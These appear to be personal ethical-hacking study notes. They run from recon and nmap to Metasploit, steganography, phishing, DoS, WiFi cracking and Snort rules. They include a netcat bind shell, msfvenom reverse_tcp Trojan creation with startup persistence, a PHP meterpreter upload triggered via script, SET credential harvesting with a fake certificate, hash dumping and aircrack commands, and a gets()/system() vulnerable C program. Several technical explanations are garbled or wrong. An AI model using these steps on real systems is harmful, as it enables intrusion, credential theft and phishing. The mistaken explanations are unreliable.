**Ipconfig** -`ipconfig` ([internet protocol configuration](#)) in [Microsoft Windows](#) is a [console application](#) that displays all current [TCP/IP](#) network configuration values and can modify [Dynamic Host Configuration Protocol](#) (DHCP) and [Domain Name System](#) (DNS) settings.

`Ipconfig /all` gives all the details about the network.

**Ping** – Allows you to send a signal to another device on the network to see if it is active .

How does it work?: uses ICMP to send out an “echo request” to the destination device and gets back “echo response” if the destination device is ACTIVE

`Ping -t` :: until stopped sends the packets.

`Ping -w timeout`

`Ping -n count`:: number of echo request to send.

**Tracert(in windows)/traceroute( in liux)-** It lets you see step by step route a packet takes to the destination you specify.

`Tarcert -h maxhoops`

`Tracert -w timeout`

`Tracert -R` :: trace round trip time

**Nslookup-** This command will fetch the DNS records for a given domain name or IP address. Remember the IP address and domain names are stored in DNS server, so the nslookup command lets you query the DNS records to gather information.

`Ns-name server`

`A` – associated names to IP.

`Cname` – canonical names.

`Mx` – mail exchange.

`Ptr` – point to record.

`Loc` – location

`AAAA` –IPV6 address

`Rp` – responsible person

**Way back machine-** This is a website that archives all the websites. We can look up the traffic or the actual page of a website from time scale.

**Httrack** – This tool can be used to clone the websites.

## Scanning and enumeration

In this phase we will advance more into information gathering. In this phase we will start collecting data that is actually use full for getting access.

**Nmap-** This needs to be installed if in windows and does not require installation in kali.

This too actually scans the targeted machine with the help of flags and gives us the information about ports and other details.

Detail description of all the types of nmap scans are given the website: <http://resources.infosecinstitute.com/nmap/>

But here are few that are most frequently used :

For finding out the target systems ip address use- nmap -O target Ip/address.

Or use nmap -O -PN target to find the systems os without pinging the system. This is use full when the target system has a fire wall installed.

TCP connect() scan (-sT)

This the default scanning technique used, if and only if the SYN scan is not an option, because the SYN scan requires root privilege. Unlike the TCP SYN scan, it completes the normal TCP three way handshake process and requires the system to call connect(), which

is a part of the operating system. Keep in mind that this technique is only applicable to find out the TCP ports, not the UDP ports.

**# nmap -sT 192.168.1.1**

**Nessus-** This is corporate scanning tool the scans the target machine and gives a vulnerability assessment.

Procedure- Login to the account, create a policy, create a scan and start scanning.

To login we need to open the Nessus – This can be done by entering <https://localhost:8834/#/> in the URL space.

We need to give the target website address or a system ip to scan while creating a scan. And few types of scans require the credential of the system.

When the scan is completed you will be presented with a report.

**Accunetix-** This is another corporate scanning tool that scans the target system for vulnerabilities.

**Wireshark-** This is internet packet analyser tool. This captures the packets from a given IP. The packets captured can be analysed and can be useful for identifying what kind of data or if not what data the target IP is using (the data can be seen only if it is unencrypted ). This is one of the most useful tools in networking. This software even has professional certification course.

### **Other references of vulnerabilities:**

The vulnerabilities that are found from the start to now are documented for future references.

- NVD(National Vulnerability DB)- This website contains all the details of the new vulnerabilities found in different software.
- CVE(Common Vulnerability and Exposure)- This organisation is the one that finds the vulnerabilities in the software. The NVD is a Database that is maintained by NIST(National Institute of Standard and Security). The CVE has CNA( CVE numbering Authorities) which give a unique number to each vulnerability. The general format of the CVE number at this time is

**CVE-year-CVENumber**

**Hack 1:**

## Using ports to enter a system.

**What should be taken-** This hack is done just to understand the vulnerability exploitation. So by doing this we just understand how a hack is done.

Overview- we will open a port in one system and access it from other system.

Procedure-

1. Disable all the network security tools like your anti-virus , firewall and defender.
2. Now download netcat in both the systems.
3. Open cmd as an administrator in both the systems.
4. In both the system move to the folder/directory of netcat.
5. In the target system execute the nc.exe file. Code: **nc.exe -lvvp 4444 -e cmd.exe**  
The options l says listen, v says verbose and the p says port. The '4444' in the above command is the port that we are opening. '-e' for execute , the next describes what should be executed.
6. Now in the main system execute nc.exe to connect to the hack system.

Code: **nc.exe -w 192.168.1.110 4444**

The IP above is the IP of the target system and the port given is the open port.

This will get connected to the system through port 4444 and executes the command prompt.

**Note-** There are many other IP address scanners which have a different UI and give different details. The advantage with the third party scanners is we can scan IP addresses in a given range instead of going one by one manually. Some of the IP scanners are: Advanced IP scan, Currports, Global Inventory tool, Super scan and soft perfect scan. There is also another scanner that gives the banner of a device similar to nmap but is not as deep and useful as nmap.-ID serve.

## Steganography

The practice of concealing messages or information within other non-secret text or data.

Currently we will be looking at only few third party software in windows to do this task.

1. SNOW – we need to open the command prompt in administrator mode and need to change our directory to the folder containing snow. Now use commands to hide or retrieve data from a file.

**Code: snow -C -m "message" -p "password" filename and newfile\_name.**

**[To hide the data]**

**Code: snow -C -p "password" filename**

```
Administrator: Command Prompt

C:\Users\Harsha\Desktop\Temps>dir
Volume in drive C has no label.
Volume Serial Number is EE74-2DD6

Directory of C:\Users\Harsha\Desktop\Temps


08-05-2018  07:42    <DIR>          .
08-05-2018  07:42    <DIR>          ..
08-05-2018  07:42    <DIR>          pwdump7
08-05-2018  07:42    <DIR>          QuickStego
08-05-2018  07:42    <DIR>          RainbowCrack
08-05-2018  07:41    <DIR>          SNOW
08-05-2018  07:42    <DIR>          Stealth Files
08-05-2018  07:42    <DIR>          Winrtgen
               0 File(s)              0 bytes
               8 Dir(s) 375,587,606,528 bytes free

C:\Users\Harsha\Desktop\Temps>cd SNOW
C:\Users\Harsha\Desktop\Temps\SNOW>snow


C:\Users\Harsha\Desktop\Temps\SNOW>snow -C -m "This is a secret message" -p "mypassword" test.txt endfile.txt
Compressed by 45.83%
Message exceeded available space by approximately 766.67%.
An extra 4 lines were added.

C:\Users\Harsha\Desktop\Temps\SNOW>snow -C -p "mypassword" endfile.txt
This is a secret message
C:\Users\Harsha\Desktop\Temps\SNOW>
```

2. QuickStego- This a third party app that hides information in a picture.



3. Stealth- This is also a third party app that hides files inside files.

 **Stealth Files 4.0 - Hide Files...**

Step 1 - Choose Source Files:

E:\Harsha\HTML\up.html

☒ Destroy Source Files!

Add Files! Remove Selected Files!

Step 2 - Choose Carrier File:


E:\Harsha\HTML\para1\_2.html

☐ Create a Backup of the Carrier File!

Step 3 - Choose Password:

testpassword

Hide Files!

 **Stealth Files 4.0 - Retrieve Files...**

Step 1 - Choose Carrier File:

E:\Harsha\HTML\para1\_2.html

☐ Destroy Carrier File!

Step 2 - Choose Destination Directory:

C:\Users\Harsha\Desktop\

Step 3 - Enter Password:

testpassword

Retrieve Files!



Stealth Files 4.0



Hide Files



Retrieve Files



Remove Hidden Files



About Stealth Files



Close Program

## Hacking

The general attacks in hacking are classified into 3 types:

1. Guessing
2. Dictionary attack and
3. Hybrid attack

**Guessing-** This attack is simple, may or may not involve an electronic assistance. In this method the attacker will simply gather some data and try different passwords to get access. This can also be called as Bruteforce Attack. Ex: Gather information like Userid, Date of birth, interested things and try to break the password with different combinations of these.

**Dictionary attack-** To understand the Dictionary attack first we need to understand how passwords are encrypted in our systems. The passwords in windows are encrypted in **NTLM** and all the linux os encrypt the passwords in **md5** method.

Now if we see overview of the procedure first we start with getting the password hashdump from the system now we will build a dictionary based on the hashdump. The dictionary built contains the different combinations of selected type (it may be a lower alpha , upper alpha, numeric , symbol or a combination of any) along with their hashcode. The last step will be finding out which password combination in the dictionary contains the same hashcode as the data from the hashdump. If it found out any match then you struck gold.

Tools to be used = pwdump7, winrtgen and RainbowCrack

The **pwdump7** is used for getting the hashcode of a system . The **winrtgen** creates a dictionary and the **RainbowCrack** to check for any matches.

All of the tools used above have GUI except for pwdump7.

In pwdump7 use the code: **pwdump7.exe>filename.txt**. This file contains the hascodes.

## Metasploit

It is suite that contains many exploits along with payloads. Payload- It's like bait for trapping.

We can create payloads in Metasploit.

Prerequisites-

- Ensure both the systems are in the same network .[i.e connected in dome manner]
- There shouldn't be any real-time shields or anti-virus software, if there disable them.

Procedure-

1. Open Metasploit console. Code- **msfconsole**.
2. Create a Trojan ( this helps us in connecting with the back door).  
Code- **msfvenom -p windows/meterpreter/reverse\_tcp LHOST=<hackerip> LPORT=<port> -f <filetype> > <filename.filetype>**

The code given above creates a payload of type windows with reverse tcp. Reverse tcp means connection is given back.

The items in <> are custom they should be given by the hacker with proper care.

3. Now since we don't have any means to send the payload to the victims here we are just sending it to the victims computer with the help of apache server.

Code- **service apache2 start** – start the server.

**Cp Trojan.filetype /var/www/html** this puts the file in the server.

Now we will assume that the victim would download it and run it on his system.

4. To get access to the victims system we need to be in multi handler mode.

Code-**use exploit/multi/handler**

5. Now set all the credential of the exploit you have created.

Code- **set payload windows/meterpreter/reverse\_tcp**

**Set LHOST <hacker Ip>**

**Show options** –give the details of the options available and the details set.

6. We start listening for the incoming connections.

**Code-exploit -j -z [-j says do it in the background]**

7. If we have any connected sessions from the victims we can access the system by sessions.

**Code-sessions -l <session number> {-l says interact, while the session number is the session you want to access, these are the connections from different systems.}**

8. The hack is done we can use whatever options are given in the tool.

**Code-? [gives all available options]**

**Note :** The first we need to do after a hack is to find a way to maintain the hack. Here in this case we can put this Trojan file into start up so that the file executes when ever the system is turned on.

## Social Engineering

Social means being with people and engineering means creating something. Together we can say social engineering is creating something that will be with being and do what it is designed to do.

**Netcraft-** Netcraft provide internet security services including [anti-fraud and anti-phishing services](#), [application testing](#) and [PCI scanning](#). We also analyse many aspects of the internet, including the [market share of web servers](#), [operating systems](#), [hosting providers](#) and [SSL certificate authorities](#).

To simply this we can say this is an application that protects us from phishing websites.

**SET [Social engineering tools]-** This is a suite in kali that provides you with different tools to perform attacks.

We will do a basic phishing attack.

We need to select the second option [i.e social engineering tool kit] later need to select credential harvesting method and we need to clone a website. It asks for a url to clone and the rest is as simple as a GUI wizard. If followed properly the phishing website will be up and running the rest is up to you how to make your victim make a login in the same site.

There is a possibility that few of the site have tools that block the cloning of websites. To get around this we need to use certificate (obviously a fake one) to bluff.

There are many other social engineering attacks and tools available. The above ones are just only for reference and to understand how these work.

### OWASP [open web application security projects]

Now obviously since we cannot attack a live website for fun sake or even seriously until and unless if requested by the owner this OWASP project helps us in understanding the different attacks that we can perform on a web server. To put forward this concept simply we can say this is an OS that acts like a server and allows us to attack it.

How to run OWASP: IT is similar to all other OS but this is CUI only. If You have the virtual ready disk it's more simple .

The OWASP pages can be accessed from the web browser for different attacks. The DVWA (damn vulnerability web attacks ) contains the pages on which different attacks can be done.

### Cross site scripting attack

This attack is done by uploading a Trojan to a web site and executing it with the help of a script that is given to the web. The script is entered into the message blocks or text fields.

**Solution: Validate the uploads and the entries in the text areas before taking in.**

This is done in similar fashion to java and windows payload attacks. Here we will be creating a php file instead of a .exe file and upload it to the web site. This when executed will open the backdoor to the attacker.

Since there are some issues with the new kali venom tools use old kali payload tool for this experiment.

For creating a payload:

```
msfvenom -p php/meterpreter/reverse_tcp lhost=ip lport=port -f raw>filename.php {using venom}
```

```
msfpayload php/meterpreter/reverse_tcp lhost=ip lport=port R >filename.php {using payload}
```

note that that the system is going to say msfpayload is deprecated but it still works.

Now upload this to the server.

Now we need to run a script on the page to execute this file.

Script:

```
<script> window.location=http://ipofserver\(192.168.1.107 in my case\)/dvwa/hackable/uploads/filename.php</script>
```

Executing this we will get a backdoor.


### **Trojans:**

**This is a piece of software that enters the system and opens a backdoor for the attacker to gain access.**

#### **Types of Trojans:**

- Wrappers or Binders: these actually have the original software and work naturally.
- Rootkit: Trojan with elevated privileges.
- http Trojan: Through https and http.
- Key logger: Records all the key strokes.
- Netcat: Not a Trojan but acts like a Trojan.

### **Virus Life Cycle:**



### Types of Virus:

- Boot virus: The virus that corrupts the boot or messes with it. 001 Sector contains the boot.
- Macro virus: The virus infects through macros in excel sheets.
- Polymorphic virus: This encrypts itself. Basically this encrypts the programs again and again so that it does not work anymore.
- Cavity Virus: Empties a space on memory leaving a void. This deletes randomly some part of the memory leading to loss of files and programs stop working .
- Network virus: Through network the virus spreads.
- Stealth Virus: Executes itself and sends information to the attacker.
- Tunnelling virus: modifies original program.

### Sniffing

Sensing a sample to find out the characteristics or properties of something. Sniffing is the process of monitoring and capturing all the packets passing through a given network using sniffing tools. It is a form of “tapping phone wires” and get to know about the conversation. It is also called **wiretapping** applied to the computer networks.

One can sniff the following sensitive information from a network –

- Email traffic
- FTP passwords

- Web traffics
- Telnet passwords
- Router configuration
- Chat sessions
- DNS traffic

Obviously there is so much to learn in everything so take a look at the tutorials point website:  
[https://www.tutorialspoint.com/ethical\\_hacking/ethical\\_hacking\\_sniffing.htm](https://www.tutorialspoint.com/ethical_hacking/ethical_hacking_sniffing.htm)

Tools :

There are a wide variety of tools that can be used but here are few that are most useful or mostly useful:

- SMAC: used for changing the MAC address of a system.
- Prorot: It's a RAT{Remote access Trojan}. Used for getting a remote access to a target system.

## Denial of service

By this attack the attacker's main aim is to stop your server from responding to actual request from the users. So this will cause a damage to your business. Ex-Suppose if you're a online ecommerce site. The attacker can send a huge amount of requests to your server overwhelming it so that it can't respond to any of the actual request from your users. This will obviously cause a damage to your business.

Basic understanding of DOS attacks- We have already seen the typical three way handshake over the net. Assume the same situation, what if a person sends huge amounts of SYN packets to the server instead of one. This principle is how the DOS attack works.

Now we have different types of DOS based on this principle-

- DDOS attack: This is a kind of DOS attack that totally hides the attackers and the attack. In normal DOS attack only one attacker will be there. It is same in the DDOS attack but the attacker pretends to be many people and sends the packets. This causes a difficulty for the server managers to point the attackers but still they can stop the attack by limiting the number of packets from each IP.
- Smurf: It spoofs the traffic and sends it through the broadcast.
- Fraggle: Same as smurf but instead TCP it sends only UDP packets.
- PIngOfDeath: The TCP packet can be a maximum of 64 kilobyte. Packet size larger 64k are sent, this is called ping of death.
- Tear Drop: A type of virus that changes the offset causing overlapping during reassembly resulting in corruptions or loss of packets.



- SYN flood: we have seen the basic DOS attack. It is named as syn flood attack. In this the handshake never actually occurs.
- LAND flood : Similar to SYN flood , instead of SYN packets we use ACK packets. We can say here that actually the server started the handshake.
- BOT NET: This is automated virus. This simply reflects itself and attacks all the victims that are vulnerable and opens the backdoor to the attacker.

Tools:

Hping3 is used in kali to flood the victim.

There are other tools in windows which does the same task – Targa, hping and crazyfing etc.

## Buffer Overflow

- Buffer is used for temporary storage of data that yet needs to be processed.
- Controls the flow so that the CPU does not get overwhelmed. Since there are a variety of that are connected to the system it responsibility of the Buffer(RAM) to control the flow. If flow is not controlled it leads to grater load and stress over the CPU which is unnecessary.
- Buffer also stops data overlapping. It add or leaves extra space after each memory space to store extra bits if necessary, this helps in stopping the data overflows.
- When buffer is buffer overflows it does not know what to do. So instead it sends the overflow data to the CPU which is the master of all. The CPU does understand what is it looking at so it forwards it to the OS for help. Now when the OS receives the data it thinks it as a command since it is received from the CPU so instead of checking , it will directly executes as a command.

Here is small program in C to understand the buffer overflow attack. This attack can be done with any other languages or scripts also.

Buffer.c

```
#include<stdio.h>
```

```

Void main()
{
Char * name ;
Char *command;
name = (char *)malloc(10);
command=(char*)malloc(30);
printf("Address of name is :%d",name);
printf("address of command is:%d",command);
printf("Difference between addresses:%d", command -name);
printf("Enter your name :");
gets(name);
printf("hello! %s\n",name);
system(command);
}

```

If executed we will be getting the address of name and command. We will also see the difference between both.

Now if you we any entry that is less than the difference of address it works normally but if you have given an entry larger than the difference the extra will be going into command . so when the system(command) is executed it will consider the extra as a command and executes it.

**Tampering of Data:** There is every possibility that we can tamper with the requests over the data. We can use tools like **tamperdata** or **tampermonkey** to tamper with the requests.

Ex: If you are ordering some product on an online store we can choose how much quantity we need. There is a vulnerability here we can use tamperdata while making a payment. So we can order a single piece but when tampered we can change the quantity of in the order. The end result of this is you will only for one piece but your order contains a delivery for a specified number of yours.

Now this is same as like the above hacks, worked a long time ago but every such sites have patched these vulnerabilities.

## WIFI(801.11)

We have different wifi(s) based on the **speeds**.


- a: 54 Mbps
- b: 11 Mbps
- g: 54 Mbps but in a small spectrum
- n: 150 Mbps
- n+: 300 Mbps

Any wifi device can act as either an **access point or a repeater**.

Frequency is inversely proportional to distance. This means if your is running on higher frequency the distance it travels is very less. So if we want the signal to penetrate to a larger distance use lower frequencies.

The abbreviation of **SSID** is Service Set Identifier.

When there are a lot of wifi(s) in a single room there is a possibility that they may overlap each other. Now a device accepting the signal gets confused as to which access point it needs to access. To eliminate this we wifi with different channels. This is similar to the channels in your T.V, where we use channels to differentiate the network. In this similar fashioned way we use wifi on different channels when there is a possibility of overlapping to differentiate between them.



### Wifi Security:

- MAC binding /ACL : This is similar to mac filtering in present scenario, i.e only bind mac address will work on router but there is a possibility of mac spoofing.
- WEP : Wired Equivalent Privileges. Uses AES algorithm.
- WPA and WPA2: Wifi Protection Access. WPA2 is just the second generation of WPA. Uses hashing algorithms for passwords.
- RADIUS: Remote Authentication Dial In User Service. In corporate companies sharing wifi passwords can also lead to data loss or lead to attacks so what they do is use RADIUS protocols. When ever a user asking for a connection to the wifi the router will simply ask for username and password. The router on accepting the credential it will gets it authenticated from the Domain server of the company. The router contains the address of the domain name server.

### wifi hack:

Doing a hack on WPA2 is very difficult but still the WEP and WPA-PSK provide only enough security to stop a newbie to cyber security field.

To perform the hack we need to have a network wifi card that can be put into monitor mode.

**Airmon-ng start wlan0.**

Next when the wifi card is in monitor mode capture the packet data using:

**Airodump-ng -w wep -c <channel> -bssid <mac address> <monitormode instance>.**

**Here both the channel and the mac address are of the target wifi.**

Now to crack the password use aircrack.

**Aircrack-ng <filename.cap>**

When you store packets the IV{ Initialization Vector}. These contain the passwords encrypted but can be cracked. The WEP cracking is simple if we have traffic but cracking a WAP-PSK is a bit difficult since we need to at least analyse over 40,000 packets.

Some important terms:

Wardriving: cracking wifi while moving fast .


Warchalking: Mapping of wifi networks with the help of symbols.

## Mobile hacking

Similar to other Trojan attacks this is also done with metasploit and few assumptions. We assume that the device android and it uses an older updated version.

Procedure: almost similar to the other metasploit attacks. The only thing that changes is the type of payload.

**set payload android/meterpreter/reverse\_tcp**



**NOTE:** security is needed as much as the value of the data or anything is .

**Ex:** you don't put a high security for a normal ruby but you might for a ruby that had a historical significance.

## Cryptography

Crypt-secret and graphy-write. In a way we can say converting a secret data to a different form , and back using cipher.

There are 3 different kinds of cryptography:

- **Symmetric-** This is one of the starting kinds of cryptography. The cipher key used for both encryption and decryption is the same. The main disadvantage of this kind is how are you going to send the key to the receiver without anyone knowing it.
- **Asymmetric-** This has many algorithms: RSA, DSA, elliptic curve and diffie hellman. The best part of asymmetric cryptography is we can eliminate all the disadvantages in symmetric cryptography. There is no need to transfer of key safely nor do we need to worry even if the key is hands of an attacker. In this we take a different approach to encrypt and decrypt data. The process involves generating a private and public pair. The public can be sent to your receivers or can even be broadcasted. The data that needs to be sent will be encrypted with a public key and sent to the host(sender of the public key). Now the data that is encrypted with a public can only be decrypted with the help of its counter private key. Now there is a possibility that a person can fake the ID and send a public key for sharing. How can we say that he is the legitimate person to whom our data can be sent? Here comes the part of certifying the key. There will be a trusted third part that gathers some information from the sender of the key and authenticates and certifies he is the legitimate person to whom you want to send data.
- **one way hashing-** In this method we don't have any keys for sharing nor any encryption or decryptions . All we have is hashing the data. The data that needs to be secured will be hashed. There no way back after hashing the data. All we have to do is try different possibilities , hash them and compare them with the hash they have.

## IDS and IPS (Intrusion detection system and intrusion prevention system)

**IDS-**An intrusion detection system (IDS) is a system that monitors network traffic for suspicious activity and issues alerts when such activity is discovered. While [anomaly detection](#) and reporting is the primary function, some intrusion detection systems are capable of taking actions when malicious activity or anomalous traffic is detected, including blocking traffic sent from suspicious [IP addresses](#).

**IPS-**An [intrusion prevention system](#) (IPS) also monitors network [packets](#) for potentially damaging network traffic. But where an intrusion detection system responds to potentially malicious traffic by logging the traffic and issuing warning notifications, intrusion prevention systems respond to such traffic by rejecting the potentially malicious packets.

For a brief explanation of this concept reach websites.

Any of the intrusion detection or prevention can be done with the help of snort, preinstalled tool in Backtrack but not in any other linux OS. There are also other third party tools that can perform the same. But here's what snort can do.

**Snort-**The advantages of **Snort** are numerous. According to the **snort** web site, "It can perform protocol analysis, content searching/matching, and can be **used** to detect a variety

of attacks and probes, such as buffer overflow, stealth port scans, CGI attacks, SMB probes, OS fingerprinting attempts, and much more” (Caswell).

Experiment – To perform this experiment you need snort, that says you either need backtrack or snort installed in kali.

The snort tool will reside at etc/snort.

First we need to add a path for the new rule we are going to create so open snort.conf file, go to the 832<sup>nd</sup> line and add the path. The syntax can be taken from the other path written there.

Now to go rules directory and create a file with the rules you want to add.

“alert” is for IDS while “drop” is for IPS.

After saving the folder restart the snort service. If there are no errors it will start capturing and analysing the packets.

We can see the alerts at /var/log/snort and in alert file the alerts are written.

Note - sometimes it takes a bit of time for the system to add the alerts to the files so wait patiently.

Example rule for detecting and usage of particular website: alert tcp any any -> any any (msg:"some message"; content:"website url"; sid:<uniqueid>; rev:1;)

## Injection attack

